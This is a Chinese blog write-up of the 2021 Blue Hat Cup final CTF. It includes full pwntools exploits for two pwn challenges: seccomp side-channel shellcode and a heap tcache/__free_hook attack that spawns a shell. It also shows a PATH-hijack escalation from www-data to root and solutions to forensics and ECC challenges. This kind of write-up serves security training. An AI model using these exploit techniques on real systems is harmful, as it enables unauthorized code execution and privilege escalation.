# 2021蓝帽杯总决赛wp

原创

Draper.? 于 2021-08-30 13:03:36 发布 249 收藏

分类专栏： 蓝帽杯wp 2021 ctf 文章标签： python linux




本文链接：https://blog.csdn.net/onl_llo/article/details/119994580



## 2021蓝帽杯总决赛wp

## pwn

### secretcode




#### 程序分析

#### 只允许open和read

#### read的fd >= 0x14

```
[*] Switching to interactive mode
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x0b 0xc000003e  if (A != ARCH_X86_64) goto 0013
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x08 0xffffffff  if (A != 0xffffffff) goto 0013
 0005: 0x15 0x06 0x00 0x00000002  if (A == open) goto 0012
 0006: 0x15 0x00 0x06 0x00000000  if (A != read) goto 0013
 0007: 0x20 0x00 0x00 0x00000014  A = fd >> 32 # read(fd, buf, count)
 0008: 0x25 0x03 0x00 0x00000000  if (A > 0x0) goto 0012
 0009: 0x15 0x00 0x03 0x00000000  if (A != 0x0) goto 0013
 0010: 0x20 0x00 0x00 0x00000010  A = fd # read(fd, buf, count)
 0011: 0x35 0x00 0x01 0x00000014  if (A < 0x14) goto 0013
 0012: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0013: 0x06 0x00 0x00 0x00000000  return KILL
```




## shellcode的限制: 不能有00, 会被strcpy截断

```
39  v21 = puts("======== Input your secret code ========");
40  v3 = getpagesize();
41  prot = 7;
42  HIBYTE(offset) = 0;
43  LODWORD(offset) = 0;
44  mem = (char *)(signed int)mmap((void *)0x2000, v3, 7, 34, 0, 0LL);// 匿名映射一片rwx的内存
45  src = (char *)&buf;
46  v17 = 1;
47  v16 = read(0, &buf, 0x40uLL);                 // 输入数据到buf中
48  v15 = prctl(38, 1LL, 0LL, 0LL);               // PR_SET_NO_NEW_PRIVS
49  v14 = prctl(4, 0LL);
50  v23 = seccomp_init(0LL);
51  v13 = 0x7FFF0000;
52  *(_QWORD *)&v25 = 21474836480LL;
53  *((_QWORD *)&v25 + 1) = 20LL;
54  v26 = 0LL;
55  v7 = 0LL;
56  v6 = v25;
57  v12 = seccomp_rule_add(v23, 0x7FFF0000LL, 2LL, 0LL);// 限制系统调用
58  v11 = seccomp_rule_add(v23, 0x7FFF0000LL, 0LL, 1LL);
59  v10 = seccomp_load(v23);
60  v4 = strcpy(mem, src);                        // 00截断
61  v22 = mem;
62  v9 = mem;
63  v8 = v4;                                      // 执行shellcode
64  ((void (__fastcall *)(signed __int64, signed __int64, signed __int64))mem)(0xDEADBEEFLL, 0xDEADBEEFLL, 0xDEADBEEFLL);
65  result = __readfsqword(0x28u);
66  if ( result == v31 )
67    result = 0LL;
68  return result;
69}
```



## 调□shellcode时, rax r10执□shellcode




思路: 侧信道泄露flag

先多次open让flag对应的fd为0x14

然后read读□□件内容到rsp处

爆破[rsp+idx]处的字符, 如果为C, 则死循环, 否则就触发□个SIGV

细节:

构造"flag": mov eax, "flag"可以避免00的出现

□些□常数可以通过xor reg, reg; inc reg构造出来

```python
#! /usr/bin/python
# coding=utf-8
import sys
from pwn import *

#context.log_level = 'debug'
context(arch='amd64', os='linux')

def Log(name):
    log.success(name+' = '+hex(eval(name)))

elf_path = "./pwn"
elf = ELF(elf_path)
#libc = ELF('./libc.so.6')



def Num(n, l=8):
    sh.sendline(str(n))
```

```python
def Send(c):
    sh.recvuntil('put your secret code ========\n')
    sh.send(c)

def GDB():
    gdb.attach(sh, '''
    break *(0x0000555555554000+0xD7F)
    ''')


def BruteChar(sh, idx, C):
    exp = '''
    xor rax, rax
    mov eax, 0x67616c66
    push rax

    open:
        xor rax, rax
        inc rax
        inc rax
        mov rdi, rsp
        xor rsi, rsi
        syscall
        cmp al, 0x14
        jnz open

    read_flag:
        mov rdi, rax
        xor rax, rax
        mov rsi, rsp
        xor rdx, rdx
        mov dl, 0xff
        syscall

    brute:
        mov al, [rsp+%d]
        cmp al, %d
        jnz die
        jmp brute

    die:
        mov al, [0]
    '''%(idx, C)
    try:
        sh.sendlineafter("put your secret code ========\n", asm(exp))
        sh.recv(timeout=1)
        return True
    except:
        sh.close()
        return False

flag = ''
while len(flag)<0x30:
    for C in range(0x20, 0x7F):
        if(len(sys.argv)==1):   #Local
            cmd = ["./pwn"]
            sh = process(cmd)
        else:       #remtoe
            sh = remote("47.104.169.149", 25178)
```

```
        if(BruteChar(sh, len(flag), C)):
            flag+=chr(C)
            print(flag)
            break
```

## babynote

```
parallels@parallels-Parallels-Virtual-Platform:~$ checksec ./pwn
[*] '/home/parallels/pwn'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

### 程序分析

**Add: 读□cont之后会在末尾设置00**

**Edit:**

```
1 unsigned __int64 Edit()
2 {
3   __int64 idx; // rbx
4   int v1; // er13
5   unsigned __int64 result; // rax
6   unsigned __int64 v3; // rt1
7   unsigned __int64 v4; // [rsp+8h] [rbp-30h]
8
9   v4 = __readfsqword(0x28u);
10  __printf_chk(1LL, "idx> ");
11  idx = abs((unsigned __int8)ReadLong()) & 0xF;
12  if ( !PtrArr[idx] || !SizeArr[idx] )
13    Error();
14  __printf_chk(1LL, "offset> ");
15  v1 = abs((unsigned int)ReadLong()) % SizeArr[idx];// abs整数溢出, 输入-(2^31), 返回-(2^31)
16  __printf_chk(1LL, "msg> ");
17  v3 = __readfsqword(0x28u);
18  result = v3 ^ v4;
19  if ( v3 == v4 )
20    result = ReadNLine((char *)PtrArr[idx] + v1, SizeArr[idx] - v1);// 读入后没有设置00, 会造成越界读
21  return result;
22 }
```



**测试发现, abs(X)%SizeArr[idx] 存在问题, 当offset = - 2^31时**

**SizeArr[idx] = 0x30时, v1 = -0x20,**

**Size为0x130时, v1 = - 0x120**

**造成堆溢出 (我运□真好) 因此后□ReadNline()时就会溢出前□的chunk**

### 思路

1.先申请8个chunk ,然后填满tcache, 从□得到□个UBchunk
2.然后切割UBchunk, 从□遗留下libc地址, 利□Edit修改不设置00来泄露libc地址
3.然后利□abs(offset)的溢出, 修改chunksize, 把chunk改□, 然后释放进Tcache中再申请出来, 就可以溢出后□chunk的fd了

```
#! /usr/bin/python
# coding=utf-8
import sys
from pwn import *

context.log_level = 'debug'
```

```python
context(arch='amd64', os='linux')

if(len(sys.argv)==1):   #local
    cmd = ["./pwn"]
    sh = process(cmd)
else:      #remtoe
    sh = remote("47.104.169.149", 14269)

def Log(name):
    log.success(name+' = '+hex(eval(name)))

elf_path = "./pwn"
elf = ELF(elf_path)
libc = ELF('./libc.so.6')

def Num(n, l=8):
    sh.sendline(str(n))

def Cmd(n):
    sh.recvuntil('> ')
    Num(n)

def Add(size, msg=''):
    if msg=="" :
        msg = 'A'*size
    Cmd(1)
    Cmd(size)
    sh.recvuntil('> ')
    sh.send(msg)

def Edit(idx, size, msg):
    Cmd(2)
    Cmd(idx)
    Cmd(size)
    sh.recvuntil('> ')
    sh.send(msg)

def Delete(idx):
    Cmd(3)
    Cmd(idx)

def Show(idx):
    Cmd(4)
    Cmd(idx)

def GDB():
    gdb.attach(sh, '''
    break *(0x0000555555554000+0xE8E)
    telescope (0x0000555555554000+0x202080) 16
    ''')

#chunk arrange
for i in range(0, 8):
    Add(0x130)
for i in range(0, 3):
    Delete(i)
for i in range(7, 3, -1):
    Delete(i)
Delete(3)       #UB<=> C3, Tcache is full
```

```
#split UB chunk
Add(0x8)

#Leak libc address
Edit(8, 0, 'A'*8)
Show(8)
sh.recvuntil('A'*8)
libc.address = u64(sh.recv(6)+'\x00\x00')-0x3ebdd0
Log('libc.address')

#heap overflow to forge size
Add(0x130)
exp = cyclic(0x110)
exp+= flat(0, 0x2E0)    #prev_size, size
Edit(9, -(2**31), exp.ljust(0x250, '\x00')) #C9' size = 0x2E0

#Tcache attack
Delete(9)
exp = 'A'*0x130
exp+= flat(0, 0x140, libc.symbols['__free_hook'])
exp+= '\n'
Add(0x2D0, exp)

#getshell
Add(0x130, '/bin/sh\x00'+'\n')
Add(0x130, flat(libc.symbols['system'])+'\n')
Delete(11)

#GDB()
sh.interactive()
```


发现报错

# web


## Imagecheck

### 因为是0day暂时就不发出来了，发后面部分思路


0day redis写shell pop链
随后gzip压缩□下 上传 phar打□下




请求/readflag发现需要提权




下载到本地




那就PATH提权就好了

```
www-data@engine-1:/$ echo "/bin/sh" > /tmp/id
echo "/bin/sh" > /tmp/id
www-data@engine-1:/$ export PATH=/tmp:${PATH}
export PATH=/tmp:${PATH}
www-data@engine-1:/$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
www-data@engine-1:/$ /readflag
/readflag
try to get flag
total 8
-rwxr-xr-x 1 root root  42 Aug 24 02:01 flag
-rwxr-xr-x 1 root root 775 Aug 23 18:36 flag.sh
www-data@engine-1:/$ echo "/bin/sh" > /tmp/ls
echo "/bin/sh" > /tmp/ls
www-data@engine-1:/$ /readflag
/readflag
try to get flag
total 8
-rwxr-xr-x 1 root root  42 Aug 24 02:01 flag
-rwxr-xr-x 1 root root 775 Aug 23 18:36 flag.sh
www-data@engine-1:/$ chmod 777 /tmp/ls
chmod 777 /tmp/ls
www-data@engine-1:/$ cd /tmp
cd /tmp
www-data@engine-1:/tmp$ ls
ls
```




```
d
/bin/sh: 4: d: not found



id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cd /
ls
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/readflag
try to get flag



ls
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)

cat /root/flag
flag{39273b58-bd9e-4129-b45c-05f566bdc9f9}
```

# misc

## 溯源取证

拿到附件是个压缩包，但是打开格式错误，放到工具里面，是个 vmdk，虚拟机文件，直接挂载
里面有个 001 镜像


挂载到 R-STUDIO 工具里面得到 flag




## ssh_traffic

在查资料过程中找到 https://ctftime.org/writeup/29392
然后根据条件去安装工具
工具安装过程十分复杂，最后还是安装上了:请参考我的博客,或者我的上一篇文章，有安装教程。

```
(sh2) root@06ce685acd40:/opt/sh2/OpenSSH-Network-Parser/flag# network-parser
usage: network-parser [-h] -p PCAP -o OUTPUT [--dport DPORT] [--sport SPORT]
                      [--src SRC] [--dst DST] [-s] [-u USER] [--stats STATS]
                      [-f FILE_LIMIT] [--startdate STARTDATE] --proto PROTO
                      [-v] [--popt KEY=VALUE]
network-parser: error: argument -p/--pcap is required
(sh2) root@06ce685acd40:/opt/sh2/OpenSSH-Network-Parser/flag#
```

根据条件修改

```
(sh2) root@06ce685acd40:/opt/sh2/OpenSSH-Network-Parser/flag# cat example.sh
mkdir /tmp/ssh

#parse pcap output only in/output data
network-parser -p dump_ssh.pcap --popt keyfile=keys.json --proto ssh -o /tmp/ssh/

#parse pcap, output verbose information
network-parser -p dump_ssh.pcap --popt keyfile=keys.json --proto ssh -o /tmp/ssh/ -vvvv
(sh2) root@06ce685acd40:/opt/sh2/OpenSSH-Network-Parser/flag#
```

在第二个 tcp 流找到 key,josn


修改 key

```
#parse pcap, output verbose information
network-parser -p dump_ssh.pcap --popt keyfile=keys.json --proto ssh -o /tmp/
(sh2) root@06ce685acd40:/opt/sh2/OpenSSH-Network-Parser/flag# ls -la
total 256
drwxr-xr-x  2 root root   4096 Aug 24 10:04 .
drwxr-xr-x 10 root root   4096 Aug 24 09:31 ..
-rw-r--r--  1 root root 119380 Aug 24 09:52 dump_ssh.pcap
-rwxrwxrwx  1 root root    266 Aug 24 09:52 example.sh
-rw-r--r--  1 root root    528 Aug 24 10:04 keys.json
-rw-r--r--  1 root root 119380 Aug 24 09:31 traffic.pcapng
(sh2) root@06ce685acd40:/opt/sh2/OpenSSH-Network-Parser/flag#
```

最后去查找解密后的文本得flag

```
flag{a38aaa2a-3f77-402e-a23a-ad9d2c563fa1}
(sh2) root@06ce685acd40:/opt/sh2/OpenSSH-Network-Parser/flag# cat /tmp/ssh/* | grep flag{
cat: /tmp/ssh/files: Is a directory
flag{a38aaa2a-3f77-402e-a23a-ad9d2c563fa1}
(sh2) root@06ce685acd40:/opt/sh2/OpenSSH-Network-Parser/flag#
```

## crypto

## cravk point

离散对数求解，key只有40位可以跑

参考链接：https://blog.csdn.net/ckm1607011/article/details/106849551/

```
p = 19957789133552366744791823362792822602l
E = EllipticCurve(GF(p), [1, 0, 0, 67459363780502260042982566213521658 03,
27906538695990793423441372910027591553])
print(E)
G = E.gen(0)
public = E(xxxxxxxxxx,xxxxxxxxxxx)
point_1 = E(xxxxxxxxxxxx,xxxxxxxxxxxxx)
cipher = E(xxxxxxxxxx,xxxxxxxxx)
# 大步小步求key
# key=bsgs(G,point_1,(0,2^40),operation='+')
# print(key)
#key=436370150383
point_2=key*public
M=cipher-point_2
print(int(M[0])+int(M[1]))
```

**微信号：西域大都护府，我们将每天更新一些比较有意思的靶场做法以及，一些实战文章，欢迎大家来关注谢谢！**